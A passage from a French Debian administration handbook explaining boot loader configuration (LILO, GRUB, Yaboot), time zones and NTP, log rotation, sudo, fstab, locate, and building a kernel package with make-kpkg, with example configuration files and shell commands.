L'architecture PC (ou « i386 ») est limitée à quatre partitions « primaires » par disque. Pour outrepasser cette limitation, l'une d'entre elles sera créée comme une partition « étendue », et pourra alors contenir des partitions « secondaires ». Ces dernières portent toujours un numéro supérieur ou égal à 5. La première partition secondaire pourra donc être `/dev/hda5`, suivie de `/dev/hda6`, etc.

Il n'est pas toujours facile de mémoriser quel disque est branché sur le second contrôleur IDE ou en troisième position dans la chaîne SCSI. Pour retrouver les bonnes correspondances, on pourra consulter les messages affichés par le noyau lors de son démarrage : celui-ci décrit en effet les périphériques détectés. La commande **dmesg** rappelle cette séquence :

```
hda: SAMSUNG SP0802N, ATA DISK drive
hdc: SAMSUNG DVD-ROM SD-616E, ATAPI CD/DVD-ROM drive
hdd: Memup 5232IA, ATAPI CD/DVD-ROM drive
[...]
hdc: ATAPI 48X DVD-ROM CD-MR drive, 512kB Cache, UDMA(33)
hdd: ATAPI 52X CD-ROM CD-R/RW CD-MRW drive, 2048kB Cache,
UDMA(33)
```

Les exemples de fichiers de configuration donnés dans les sections suivantes reposent tous sur le même cas : un seul disque IDE maître, dont la première partition est dédiée à un ancien Windows et la seconde contient Debian GNU/Linux.

Configuration de LILO

LILO (*LInux LOader*, ou chargeur de Linux) est le plus ancien chargeur d'amorçage, solide mais rustique. Il écrit dans le MBR l'adresse physique du noyau à démarrer, c'est pourquoi chaque mise à jour de celui-ci (ou du fichier de configuration de LILO) doit être suivie de la commande **lilo**. L'oublier produira un système incapable de démarrer si l'ancien noyau a été supprimé ou remplacé, puisque le nouveau ne sera pas au même emplacement sur le disque.

LILO a pour fichier de configuration `/etc/lilo.conf` ; un fichier simple pour une configuration standard est illustré par l'exemple ci-dessous.

EXEMPLE Fichier de configuration de LILO

```
# Le disque sur lequel LILO doit s'installer.
# En indiquant le disque et non pas une partition,
# on ordonne à LILO de s'installer sur le MBR.
boot=/dev/hda
# la partition qui contient Debian
root=/dev/hda2
# l'élément à charger par défaut
default=Linux

# Noyau le plus récent
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only
```

```
# Ancien noyau (si le noyau nouvellement installé ne démarre pas)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# Seulement pour un double amorçage Linux/Windows
other=/dev/hda1
  label=Windows
```

Configuration de GRUB

GRUB (*GRand Unified Bootloader*, ou grand chargeur d'amorçage unifié) est plus récent. Il n'est pas nécessaire de l'invoquer après chaque mise à jour du noyau puisqu'il sait lire les systèmes de fichiers et retrouver tout seul la position du noyau sur le disque. Pour l'installer dans le MBR du premier disque IDE, on saisira simplement **`grub-install /dev/hda`**.

GRUB a pour fichier de configuration `/boot/grub/menu.lst` (voir l'exemple).

EXEMPLE Fichier de configuration de GRUB

```
# Démarre automatiquement après 30 secondes
timeout 30
# Démarre la première entrée par défaut
default 0
# Si celle-ci échoue, alors essaie la seconde
fallback 1

# Dernier noyau installé
title GNU/Linux
root (hd0,1)
kernel /vmlinuz root=/dev/hda2
initrd /initrd.img

# Ancien noyau (si le récent ne démarre pas)
title GNU/Linux OLD
root (hd0,1)
kernel /vmlinuz.old root=/dev/hda2
initrd /initrd.img.old

# Seulement pour un double amorçage Linux/Windows
title Microsoft Windows
rootnoverify (hd0,0)
makeactive
chainloader +1
```

ATTENTION Noms des disques pour GRUB

GRUB fait appel au BIOS pour identifier les disques durs. `(hd0)` correspond au premier disque ainsi détecté, `(hd1)` au deuxième, etc. Dans la majorité des cas, cet ordre correspond exactement à l'ordre habituel des disques sous Linux, mais des problèmes peuvent survenir lorsque l'on associe disques SCSI et disques IDE. GRUB stocke les correspondances qu'il détecte dans le fichier `/boot/grub/device.map`. Si vous y trouvez des erreurs (parce que vous savez que votre BIOS détecte les disques dans un autre ordre), corrigez-les manuellement et exécutez à nouveau **`grub-install`**.
La première partition du premier disque est notée `(hd0,0)`, la seconde `(hd0,1)`, etc.

Cas des Macintosh : configuration de Yaboot

Yaboot est le chargeur de démarrage employé par les Macintosh récents. Ils n'amorcent pas comme les PC, mais recourent à une partition de démarrage dite de *bootstrap*, à partir de laquelle le BIOS (ou *OpenFirmware*) exécute le chargeur, et sur laquelle le programme **ybin** installe **yaboot** et son fichier de configuration. On n'exécutera à nouveau cette commande qu'en cas de modification du fichier `/etc/yaboot.conf` (il est en effet dupliqué sur la partition de *bootstrap*, et **yaboot** sait retrouver la position des noyaux sur les disques).

Avant d'exécuter **ybin** il faut disposer d'un fichier `/etc/yaboot.conf` valide. L'exemple ci-dessous pourrait constituer un fichier minimal.

EXEMPLE Fichier de configuration de Yaboot

```
# La partition de bootstrap
boot=/dev/hda2
# Le disque
device=hd:
# La partition Linux
partition=3
root=/dev/hda3
# Démarre après 3 sec. d'inactivité
# (timeout est en dixièmes de secondes)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# Dernier noyau installé
image=/vmlinux
        label=linux
        initrd=/initrd.img
        read-only

# Ancien noyau
image=/vmlinux.old
        label=old
        initrd=/initrd.img.old
        read-only

# Uniquement pour un double amorçage Linux/Mac OS X
macosx=/dev/hda5

# bsd=/dev/hdaX et macos=/dev/hdaX
# sont également possibles
```

Autres configurations : synchronisation, logs, partages...

Cette section regroupe de nombreux éléments qu'il est bon de connaître pour maîtriser tous les aspects de la configuration du système GNU/Linux. Ils sont cependant traités brièvement et renvoient souvent à la documentation de référence.

Fuseau horaire

Le fuseau horaire, configuré lors de l'installation initiale, peut être modifié par l'intermédiaire de l'outil **`tzconfig`**. Sa configuration est stockée dans le fichier `/etc/timezone` ; par ailleurs le lien symbolique `/etc/localtime` est mis à jour pour pointer vers le bon fichier du répertoire `/usr/share/zoneinfo/`, qui contient notamment les dates des changements d'heure pour les pays appliquant une heure d'été.

Pour changer temporairement de fuseau horaire, il est possible de mettre en place un fuseau horaire ayant la priorité sur les réglages du système avec la variable d'environnement TZ.

```
$ date
sam aoû 28 15:49:09 CEST 2004
$ $TZ="Pacific/Honolulu" date
sam aoû 28 03:50:07 HST 2004
```

B.A.-BA **Le lien symbolique**

Un lien symbolique est un pointeur vers un autre fichier. Quand on y accède, c'est le fichier ainsi pointé qui est ouvert. Sa suppression n'entraîne pas la suppression du fichier pointé. De même, il ne dispose pas de droits propres, ce sont ceux de la cible qui comptent. Enfin, il peut pointer sur n'importe quel type de fichier : répertoires, fichiers spéciaux (*sockets*, tubes, périphériques, etc.), autres liens symboliques...
La commande **`ln -s cible nom-lien`** crée un lien symbolique *nom-lien* pointant sur *cible*.

NOTE **Horloge système, horloge matérielle**

Il existe en réalité deux sources de temps dans un ordinateur. La carte-mère de l'ordinateur dispose d'une horloge matérielle, dite « CMOS ». Cette horloge est peu précise et offre des temps d'accès assez lents. Le noyau du système d'exploitation a la sienne, logicielle, qu'il maintient à l'heure par ses propres moyens (éventuellement à l'aide de serveurs de temps, voir la section « Synchronisation horaire »). Cette horloge système est généralement plus précise, notamment parce qu'elle ne nécessite pas de temps d'accès variables à du matériel. Cependant, comme elle n'existe qu'en mémoire vive, elle est remise à zéro à chaque démarrage de l'ordinateur, contrairement à l'horloge CMOS, qui dispose d'une pile et « survit » donc à un redémarrage ou une extinction. L'horloge système est donc réglée sur l'horloge CMOS, lors du démarrage de l'ordinateur, et l'horloge CMOS est mise à jour lors de l'extinction (pour prendre en compte d'éventuels changements ou corrections si elle était déréglée).
En pratique, il se pose un problème, car l'horloge CMOS n'est qu'un compteur, et ne contient pas d'informations de fuseau horaire. Il y a donc un choix à faire sur son interprétation : soit le système considère qu'il s'agit de temps universel (UTC, anciennement GMT), soit qu'il s'agit d'heure locale. Ce choix pourrait n'être qu'un simple décalage, mais les choses se compliquent : par suite des considérations d'heure d'été, ce décalage n'est pas constant ; la conséquence est que le système n'a au démarrage aucun moyen de savoir si le décalage est correct, notamment aux alentours des périodes de changement d'heure. Comme il est toujours possible de reconstruire l'heure locale en fonction de l'heure universelle et du fuseau horaire, nous recommandons donc vivement d'adopter une horloge CMOS en temps universel.
Hélas, les systèmes Windows ignorent cette recommandation ; ils maintiennent l'horloge CMOS en heure locale, et appliquent des décalages au démarrage de l'ordinateur en essayant de deviner lors de changements d'heure si le changement a déjà été appliqué précédemment ou non. Cela fonctionne relativement bien lorsque l'ordinateur ne fonctionne que sous un seul Windows, mais dès que l'ordinateur utilise plusieurs systèmes (que ce soit en *dual-boot* ou grâce à des machines virtuelles), une cacophonie s'ensuit, aucun n'ayant de moyen de savoir si l'heure locale est correcte. Si l'on doit absolument garder un Windows sur un ordinateur, on désactivera UTC dans le fichier `/etc/default/rcS`, et on prendra soin de vérifier manuellement l'horloge au printemps et à l'automne.

Synchronisation horaire

La synchronisation horaire, qui peut paraître superflue sur un ordinateur, prend toute son importance dans le cadre d'un réseau. Les utilisateurs n'ayant pas le droit de modifier la date et l'heure, il est important que ces informations soient exactes pour ne pas les gêner. Par ailleurs, le fait d'avoir tous les ordinateurs synchronisés permet de mieux croiser les informations obtenues à partir de logs issus de machines différentes. Ainsi, en cas d'attaque, il est plus simple de reconstituer la séquence chronologique des actions des indélicats sur les différentes machines compromises. Des données collectées sur plusieurs machines à des fins de statistiques n'ont pas non plus grand sens si leurs horodatages sont divers.

Pour les stations de travail

Les stations de travail étant redémarrées régulièrement (ne serait-ce que par souci d'économie d'énergie), il suffit de les synchroniser par NTP au démarrage. Pour cela, il est possible d'y installer le paquet Debian `ntpdate`. On changera au besoin le serveur NTP employé en modifiant le fichier `/etc/default/ntpdate`.

Pour les serveurs

Les serveurs ne redémarrent que très rarement, et il est très important que leur heure système soit juste. Pour conserver une heure correcte en permanence, on installera un serveur NTP local, service proposé par le paquet `ntp` (anciennement assuré par `ntp-simple`). Dans sa configuration par défaut, le serveur se synchronisera sur *pool.ntp.org* et fournira l'heure à qui la lui demande sur le réseau local. On le configurera à travers le fichier `/etc/ntp.conf` ; l'élément le plus intéressant à changer est le serveur NTP de référence. Si le réseau compte beaucoup de serveurs, il peut être intéressant de n'avoir qu'un seul serveur qui se synchronise sur les serveurs publics, les autres se synchronisant sur lui.

POUR ALLER PLUS LOIN

Module GPS et autres sources de temps

Si la synchronisation horaire est cruciale dans votre réseau, il est possible d'équiper un serveur d'un module GPS (qui demandera l'heure aux satellites GPS) ou DCF-77 (qui la captera sur l'horloge atomique de Francfort). Cette fonction, qui était sous *Sarge* assurée par le paquet `ntp-refclock`, a été ajoutée au paquet `ntp`, dorénavant capable de piloter ces modules. Dans ces cas, la configuration du serveur NTP est un peu plus compliquée, et la consultation de sa documentation, un préalable absolument nécessaire.

Rotation des fichiers de logs

Les fichiers de logs prenant rapidement du volume, il est nécessaire de les archiver. On emploie en général une archive « tournante » : le fichier de log est régulièrement archivé, et seules ses *X* dernières archives sont conservées. **`logrotate`**, le programme chargé de ces rotations, suit les directives données dans le fichier `/etc/logrotate.conf` et tous ceux du répertoire `/etc/logrotate.d/`. L'administrateur peut modifier ces fichiers s'il souhaite adapter la politique de rotation des logs définie par Debian. La page de manuel `logrotate(1)` décrit toutes les options autorisées dans ces fichiers de configuration. Il peut être intéressant d'aug-

B.A.-BA NTP

NTP (*Network Time Protocol*, ou protocole d'heure en réseau), permet à une machine de se synchroniser sur une autre en prenant en compte de manière relativement précise les délais induits par le transfert de l'information sur le réseau et les autres décalages possibles.
Bien qu'il existe de nombreux serveurs NTP sur l'Internet, les plus connus peuvent être surchargés. C'est pourquoi il est recommandé d'employer le serveur NTP *pool.ntp.org* — c'est en réalité une collection de machines qui ont accepté de jouer le rôle de serveur NTP public. On peut même se limiter à un sous-ensemble spécifique à un pays, avec par exemple *fr.pool.ntp.org* pour la France.
Si vous administrez un réseau important, il est toutefois recommandé de mettre en place votre propre serveur NTP, qui se synchronisera avec les serveurs publics. Dans ce cas, toutes les autres machines de votre réseau pourront utiliser le serveur NTP interne au lieu d'augmenter la charge sur les serveurs publics. Vous gagnerez également en homogénéité des horloges, puisque toutes les machines seront synchronisées sur la même source, très proche en termes de temps de transfert réseau.

menter le nombre de fichiers conservés dans la rotation des logs, ou de déplacer les fichiers de logs dans un répertoire spécifique dédié à l'archivage au lieu de les supprimer. On peut encore les envoyer par courrier électronique pour les archiver ailleurs.

Le programme **`logrotate`** est exécuté quotidiennement par l'ordonnanceur **`cron`** (décrit page 175).

Partage des droits d'administration

Bien souvent, plusieurs administrateurs s'occupent du réseau. Partager le mot de passe de l'utilisateur root n'est pas très élégant et ouvre la porte à des abus du fait de l'anonymat de ce compte partagé. La solution à ce problème est le programme **`sudo`**, qui permet à certains utilisateurs d'exécuter certaines commandes avec des droits particuliers. Dans son emploi le plus courant **`sudo`** permet à un utilisateur de confiance d'exécuter n'importe quelle commande en tant que root. Pour cela l'utilisateur doit simplement exécuter **`sudo`** ***`commande`*** et s'authentifier à l'aide de son mot de passe personnel.

Quand il s'installe, le paquet `sudo` ne donne aucun droit à personne. Pour en déléguer certains, l'administrateur doit faire appel à la commande **`visudo`**, qui permet de modifier le fichier de configuration `/etc/sudoers` (ici encore, cela invoquera l'éditeur de texte **`vi`**, ou tout éditeur mentionné dans la variable d'environnement EDITOR). L'ajout d'une ligne *`utilisateur`* `ALL=(ALL) ALL` permettra à l'utilisateur concerné d'exécuter n'importe quelle commande en tant que root.

Des configurations plus sophistiquées permettront de n'autoriser que quelques commandes particulières à certains utilisateurs. Tous les détails de ces différentes possibilités sont donnés dans la page de manuel `sudoers(5)`.

Liste des points de montage

B.A.-BA **Montage et démontage**

Dans un système de type Unix comme Debian, les fichiers sont organisés dans une arborescence unique de répertoires. Le répertoire / est appelé la racine, et tous les autres sont des sous-répertoires plus ou moins directs de cette racine. Le « montage » est l'action d'intégrer le contenu d'un périphérique (souvent un disque dur) à l'arborescence générale du système. Ainsi, si l'on utilise un disque séparé pour stocker les données personnelles des utilisateurs, ce disque sera « monté » dans le répertoire `/home/`. Le système de fichiers racine est toujours monté par le noyau. Lors de l'initialisation de l'ordinateur, d'autres périphériques y sont souvent intégrés à l'aide de la commande **`mount`**.

Certains périphériques amovibles sont montés automatiquement lors de leur branchement, notamment dans les environnements de bureau Gnome et KDE. Les autres devront être montés manuellement par l'utilisateur. Il faudra également que celui-ci puisse les démonter (ou retirer de l'arborescence) ; c'est d'ailleurs un préalable nécessaire à l'éjection de certains d'entre eux, comme les CD-Roms. Les utilisateurs normaux ne sont normalement pas habilités à employer les commandes **`mount`** et **`umount`**. L'administrateur peut toutefois autoriser ces opérations (indépendamment pour chaque point de montage) en positionnant l'option `user` dans le fichier `/etc/fstab`.

La commande **`mount`** peut s'employer sans arguments (elle liste alors les systèmes de fichiers montés). Pour procéder à un montage ou à un démontage, des paramètres sont nécessaires. On se référera aux pages de manuel correspondantes, `mount(8)` et `umount(8)`. Dans les cas courants, la syntaxe est simple : par exemple, pour monter la partition `/dev/hdc1`, dont le système de fichiers est ext3, dans le répertoire `/mnt/tmp/`, on tapera simplement **`mount -t ext3 /dev/hdc1 /mnt/tmp/`**.

Le fichier `/etc/fstab` donne la liste de tous les montages possibles (effectués automatiquement au démarrage ou à exécuter manuellement pour les périphériques amovibles). Chaque point de montage y est détaillé sur une ligne par plusieurs champs séparés par des blancs, et qui sont :

- périphérique à monter : il peut s'agir d'une partition locale (disque dur, CD-Rom) ou d'un système de fichiers distant (tel que NFS) ;
- point de montage : c'est l'endroit de l'arborescence où ce système de fichiers sera rendu accessible ;
- type : ce champ définit le système de fichiers employé sur le périphérique. `ext3`, `vfat`, `ntfs`, `reiserfs`, `xfs` en sont quelques exemples.

  La liste complète des systèmes de fichiers reconnus est disponible dans la page de manuel `mount(8)`. La valeur spéciale `swap` sert aux partitions d'échange ; la valeur spéciale `auto` demande au programme **`mount`** de détecter automatiquement le système de fichiers (ce qui est surtout utile pour les lecteurs de disquettes, car chacune peut abriter un système de fichiers différent) ;

B.A.-BA **NFS, un système de fichiers réseau**

NFS — *Network File System* — est un système de fichiers réseau ; sous Linux il permet d'accéder de manière transparente à des fichiers distants en les intégrant dans l'arborescence du système.

- options : elles sont nombreuses, dépendent du système de fichiers, et sont documentées dans la page de manuel de **mount**. Les plus courantes sont
  - `rw` ou `ro` feront respectivement monter le système de fichiers en lecture/écriture ou en lecture seule.
  - `noauto` désactive le montage automatique au démarrage.
  - `user` autorise tous les utilisateurs à monter ce système de fichiers (opération d'ordinaire réservée à root).
  - `defaults` correspond à l'ensemble d'options (`rw`, `suid`, `dev`, `exec`, `auto`, `nouser` et `async`), qu'on pourra inhiber individuellement après `defaults` — soit en ajoutant `nosuid`, `nodev` etc. pour bloquer `suid`, `dev` etc, soit en ajoutant `user` pour réactiver cette option (puisque `defaults` inclut `nouser`).
- sauvegarde : ce champ est presque toujours à `0`. Lorsqu'il vaut `1`, il indique à l'utilitaire **dump** que la partition contient des données à sauvegarder ;
- ordre de vérification : ce dernier champ indique si l'intégrité du système de fichiers doit être vérifiée au démarrage et dans quel ordre cette vérification doit avoir lieu. S'il est à `0`, aucune vérification n'est faite. Le système de fichiers racine doit avoir la valeur `1`, les autres systèmes de fichiers permanents du système recevront la valeur `2`.

Exemple de fichier /etc/fstab

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
/dev/hda3       none            swap    sw              0       0
/dev/hda4       /               ext3    defaults,errors=remount-ro 0       1
/dev/hdc        /media/cdrom    iso9660 ro,user,noauto  0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/partage /partage       nfs     defaults        0       0
```

La dernière entrée de cet exemple correspond à un système de fichiers en réseau (NFS) : le répertoire `/partage/` du serveur *arrakis* est monté sur le répertoire `/partage/` local. Le format du fichier `/etc/fstab` est documenté dans la page de manuel `fstab(5)`.

locate et updatedb

La commande **locate** retrouve l'emplacement d'un fichier dont on connaît une partie du nom. Elle renvoie un résultat quasi instantanément car elle consulte une base de données particulière qui stocke l'emplacement de tous les fichiers du système ; celle-ci est mise à jour quotidien-

nement par la commande **updatedb** (exécutée par l'intermédiaire du script `/etc/cron.daily/find`).

Tout le monde pouvant utiliser **locate**, il faut veiller à ce que l'existence de fichiers volontairement cachés ne puisse être révélée. C'est pourquoi la commande **updatedb** est exécutée avec les droits restreints de l'utilisateur *nobody* (classique sur les systèmes Unix pour ce genre d'emploi). Par ailleurs, il est possible à l'administrateur de lui indiquer dans le fichier `/etc/updatedb.conf` des répertoires à ne pas prendre en compte (simplement en les listant dans la variable PRUNEDPATHS).

Le paquet `slocate` va encore plus loin en remplaçant la commande **locate** par une version plus sécurisée qui ne renvoie que des noms de fichiers auxquels votre utilisateur a accès.

POUR ALLER PLUS LOIN **Auto-monteurs**

Le paquet *am-utils* fournit l'auto-monteur **amd**, capable de monter les périphériques amovibles à la demande lorsqu'un utilisateur tentera d'accéder à leur point de montage habituel. Il les démontera automatiquement quand plus aucun processus n'y accédera.

D'autres auto-monteurs existent, comme par exemple **automount** du paquet *autofs*.

On notera également que les environnements de bureau Gnome et KDE collaborent avec le système **hal** (*Hardware Abstraction Layer*, soit « couche d'abstraction du matériel ») et peuvent monter automatiquement les périphériques amovibles lors de leur apparition, lorsque la session graphique appartient à un utilisateur membre du groupe *plugdev*.

ATTENTION **Mises à jour de sécurité**

Si l'on choisit de compiler son propre noyau, il faut en accepter les conséquences : Debian n'assurera pas les mises à jour de sécurité de ce noyau. En restant avec un noyau fourni par Debian, on bénéficie des mises à jour préparées par l'équipe sécurité du projet Debian.

Compilation d'un noyau

Les noyaux fournis par Debian intègrent le plus grand nombre possible de fonctionnalités ainsi qu'un maximum de pilotes, afin de couvrir le plus grand spectre de configurations matérielles existantes. C'est pourquoi certains utilisateurs préfèrent recompiler le noyau pour n'y inclure que le strict nécessaire. Il existe deux raisons à ce choix. Premièrement, cela peut être pour optimiser la consommation de mémoire, puisque le code du noyau, même s'il n'est jamais utilisé, occupe de la mémoire pour rien (et ne « descend » jamais sur l'espace d'échange, donc c'est de vraie mémoire vive qu'il s'agit), ce qui peut diminuer les performances globales du système. Il peut également s'agir de limiter les failles de sécurité (le code compilé portant alors sur une fraction plus faible du code existant).

La recompilation du noyau est aussi nécessaire si l'on souhaite employer certaines fonctionnalités non intégrées dans sa version standard mais disponibles sous forme de correctifs, ou patches.

Introduction et prérequis

Debian gère le noyau sous forme de paquet. La manière traditionnelle de le compiler et de l'installer n'impliquant pas cela, des outils spécifiques ont été développés. Ils permettent de générer facilement un paquet Debian à partir des sources du noyau Linux ainsi que d'éventuels patches. Les noyaux restant sous le contrôle du système de paquetage, ils peuvent être rapidement supprimés ou déployés sur plusieurs machines. De plus, les scripts associés à ces paquets permettent également une meilleure interaction avec le chargeur de démarrage.

Pour compiler un noyau Linux à la manière Debian, il faudra employer les outils présents dans le paquet `kernel-package`. Par ailleurs, la configuration du noyau nécessitera le paquet *libncurses5-dev*. Enfin, le paquet *fakeroot* permettra de créer le paquet Debian sans utiliser les droits de l'administrateur.

Récupérer les sources

Comme tout ce qui peut être utile sur un système Debian, les sources du noyau Linux sont disponibles en paquet. Pour les récupérer, il faudra donc installer un paquet `linux-source-`*version*. Une requête **`apt-cache search ^linux-source`** permet d'obtenir la liste des différentes versions du noyau empaquetées par Debian. Les dernières versions en date sont vraisemblablement disponibles dans la distribution *Unstable* : on peut les y récupérer sans grands risques (surtout si votre APT est configuré conformément aux instructions de la section « Travailler avec plusieurs distributions » page 95). Il est à noter que les codes sources contenus dans ces paquets ne correspondent pas exactement à ceux que publient Linus Torvalds et les développeurs noyau : Debian applique en effet un certain nombre de patches — comme toutes les distributions. Ces modifications incluent des correctifs (dont certains concernent des failles de sécurité) qui sont en attente d'intégration dans une version ultérieure du noyau ainsi que quelques fonctionnalités spécifiques à Debian (comme *cramfs*, un système de fichiers spécifique pour l'image `initrd`).

Dans la suite de cette section, c'est le noyau 2.6.18 qui sera systématiquement retenu. Vous pourrez bien entendu adapter ces exemples à la version particulière du noyau qui vous intéresse.

Ainsi donc, le paquet `linux-source-2.6.18` a été installé. Il contient le fichier `/usr/src/linux-source-2.6.18.tar.bz2`, une archive compressée des sources du noyau. Il faut décompacter ces fichiers dans un nouveau répertoire (et non pas directement dans `/usr/src/`, car il n'y a pas besoin de droits particuliers pour compiler un noyau Linux) : `~/kernel/` conviendra.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar xjf /usr/src/linux-source-2.6.18.tar.bz2
```

Configuration du noyau

La prochaine étape consiste à configurer le noyau conformément à ses besoins. Le mode opératoire dépend des objectifs.

Si l'on recompile une version plus récente du noyau (éventuellement dotée d'un patch supplémentaire), le plus probable est qu'on veuille rester aussi près que possible de la configuration standard proposée par

CULTURE Noms des paquets de noyaux

Historiquement, les paquets contenant les noyaux de Debian s'appelaient `kernel-image-*`, tout en contenant en réalité un noyau Linux. Depuis que Debian fonctionne avec d'autres noyaux (Hurd ou FreeBSD, par exemple), cet état de fait prêtait à confusion. Les paquets s'appellent donc dorénavant `linux-image-*`, et les paquets `kernel-image-*` sont vides et ne servent qu'à faciliter la transition. Les paquets de sources s'appellent également `linux-source-*`. En ce qui concerne les paquets contenant des patches, la transition est en cours, donc on trouve encore à la fois des `linux-patch-*` et des `kernel-patch-*`. `kernel-package` reste `kernel-package`, puisqu'il n'est pas spécifique à Linux (il peut par exemple préparer des paquets du noyau FreeBSD).

CULTURE
Emplacement des sources du noyau

Traditionnellement, les sources du noyau Linux ont toujours été placées sous `/usr/src/linux/`, nécessitant donc les droits root pour la compilation. Comme vous le savez, il faut pourtant éviter de travailler inutilement avec les droits de l'administrateur. Il existe bien un groupe `src` qui permet à ses membres de travailler dans ce répertoire, mais on évitera malgré tout de recourir à `/usr/src/`. En conservant les sources du noyau dans un répertoire personnel, vous optez pour la sécurité à tout point de vue : pas de fichiers inconnus du système de paquetage dans `/usr/`, et pas de risque d'induire en erreur les programmes qui scrutent `/usr/src/linux/` pour obtenir des informations sur le noyau employé.

Debian. Dans ce cas, et au lieu de tout reconfigurer depuis zéro, il est bon de copier le fichier `/boot/config-`*`version`* (la version est celle du noyau employé actuellement — **`uname -r`** vous la révélera au besoin) en `.config` dans le répertoire des sources du noyau :

```
$ cp /boot/config-2.6.18-4-k7 ~/kernel/linux-source-2.6.18/
  ➥ .config
```

Si vous ne souhaitez pas changer la configuration, vous pouvez en rester là et sauter directement à la section suivante. Dans le cas contraire, ou si vous avez décidé de tout reconfigurer depuis zéro, il faudra prendre le temps de configurer votre noyau. Pour cela, il propose différentes interfaces, qu'on invoque depuis le répertoire des sources par la commande **`make`** suivie d'un argument.

`make menuconfig` compile et exécute une interface évoluée en mode texte (c'est ici que le paquet `libncurses5-dev` est requis) qui propose de naviguer dans une structure hiérarchique présentant les options proposées. Une pression sur la touche *Espace* change la valeur de l'option sélectionnée et *Entrée* valide le bouton sélectionné en bas de l'écran : Select permet de rentrer dans le sous-menu sélectionné, Exit remonte d'un cran dans la hiérarchie, et Help produit des informations plus détaillées sur le rôle de l'option sélectionnée. Les flèches permettent de se positionner dans la liste des options et des boutons. Pour quitter le configurateur, il faut sélectionner Exit depuis le menu principal. Le programme propose alors de sauvegarder les changements : acceptez si vous êtes satisfait de vos choix.

Les autres interfaces ont un fonctionnement similaire, mais inscrit dans des interfaces graphiques plus modernes : **`make xconfig`** emploie la boîte à outils Qt (ou Tk pour les noyaux 2.4) et **`make gconfig`** recourt à GTK+. La première a besoin de `libqt3-mt-dev` tandis que la seconde requiert `libglib2.0-dev`, `libglade2-dev` et `libgtk2.0-dev`.

`make-kpkg`, commande présentée au paragraphe suivant, exécutera automatiquement **`make oldconfig`** pour s'assurer de la présence d'une configuration noyau. Cette méthode de configuration se contente de réutiliser les choix mémorisés dans le fichier `.config`. En l'absence de ce dernier, elle se comporte comme **`make config`**, une interface textuelle posant une à une des centaines de questions... Si le fichier `.config` existe déjà mais ne mentionne pas toutes les options existantes, alors cette méthode ne posera que les questions associées aux nouvelles options, pour lesquelles le fichier ne précise rien.

ASTUCE make-kpkg --config

Vous pouvez indiquer à **`make-kpkg`** d'employer une autre méthode de configuration que **`make oldconfig`** en lui indiquant la cible à invoquer (`menuconfig`, `xconfig` ou `gconfig`) avec l'option `--config`.

Compilation et génération du paquet

À ce stade, Debian emploie la commande **`make-kpkg`** pour compiler le noyau puis générer le paquet Debian correspondant. Tout comme **`make`**,

make-kpkg accepte en paramètre le nom d'une cible à exécuter : `kernel-image` génère un paquet du noyau compilé, `kernel-doc` un paquet contenant la documentation incluse avec le noyau, `kernel-headers` un paquet des fichiers d'en-têtes du noyau (fichiers `.h` du répertoire `include/` — utiles à la compilation de certains modules externes), et `kernel-source` un paquet contenant les sources du noyau.

make-kpkg accepte plusieurs paramètres : `--append-to-version` *suffixe* ajoute *suffixe* à la fin du nom du noyau et donc du paquet généré. `--revision` *revision* définit le numéro de version du paquet généré. Debian emploie certains suffixes pour identifier les noyaux standards compilés spécifiquement pour certains processeurs ou avec certaines options (`-486`, `-686`, `-686-bigmem`, `-k7`, `-vserver-686`, `-vserver-k7`, `-xen-686`, `-xen-k7`, `-xen-vserver-686`). Il est conseillé de ne pas utiliser ces suffixes afin de distinguer facilement les paquets officiels (forgés par le projet Debian) des autres.

Le programme **make-kpkg** tentera de créer le paquet Debian avec les droits de root ; c'est pour éviter d'avoir besoin de le lancer sous cette identité réelle qu'il est fait usage de **fakeroot** (décrit en page 358).

ATTENTION
Nettoyer avant de recommencer

Si vous avez déjà effectué une première compilation dans le répertoire et souhaitez recommencer depuis des sources vierges, il faut exécuter **fakeroot make-kpkg clean**. De plus, cela vous permettra de générer un paquet avec un nouveau nom (paramètre `--append-to-version` différent).

ASTUCE **Entêtes d'un paquet noyau**

make-kpkg utilise les informations contenues dans le fichier `/etc/kernel-pkg.conf` pour générer les en-têtes du paquet Debian du noyau. Si vous souhaitez diffuser le paquet, il est donc souhaitable de modifier ce fichier afin d'y placer des informations correctes.

```
$ fakeroot make-kpkg --append-to-version -falcot --revision 1 kernel-image
[...]
$ ls ../*.deb
../linux-image-2.6.18-falcot_1_i386.deb
```

Comme vous le constatez, le paquet créé ici s'appelle `linux-image-2.6.18-falcot_1_i386.deb`.

Compilation de modules externes

Certains modules sont gérés en dehors du noyau Linux officiel. Pour les employer, il faut les compiler de concert avec le noyau correspondant. Debian fournit les sources d'un certain nombre de modules externes : `ipw2100-source` (pilote plus récent pour certaines cartes réseau sans fil que ce que fournit le noyau officiel), `rt2400-source` (pour d'autres cartes réseau sans fil), `qc-usb-source` pour le pilote de certaines *webcams* USB (Logitech QuickCam Express), etc.

Il est difficile de dresser la liste des modules externes disponibles sous forme de sources dans Debian, mais la commande **apt-cache search source$** permet de restreindre le champ de la recherche. De toute façon, cette liste n'apporte rien puisqu'il n'y a pas de raison particulière de compiler des modules externes sauf quand on sait qu'on en a besoin — auquel cas la documentation du périphérique vous renseignera.

ATTENTION **Bien conserver les paramètres**

Lors de l'invocation de **make-kpkg modules-image**, il est important de reprendre le même paramètre `--append-to-version` qu'à l'invocation précédente (probablement **make-kpkg kernel-image**), puisque son contenu influe sur le nom du répertoire où les modules sont installés, et ce dernier doit correspondre à la version du noyau. De plus, il faut toujours appeler **make-kpkg** depuis le répertoire des sources du noyau, même si l'objectif est de compiler des modules externes placés dans d'autres répertoires.

Prenons l'exemple du paquet `qc-usb-source` : après installation, une archive `.tar.gz` des sources des modules se trouve dans `/usr/src/`. Il faut décompacter ces sources dans notre répertoire :

```
$ cd ~/kernel/
$ tar zxf /usr/src/qc-usb-modules.tar.gz
$ ls modules/
qc-usb-source
```

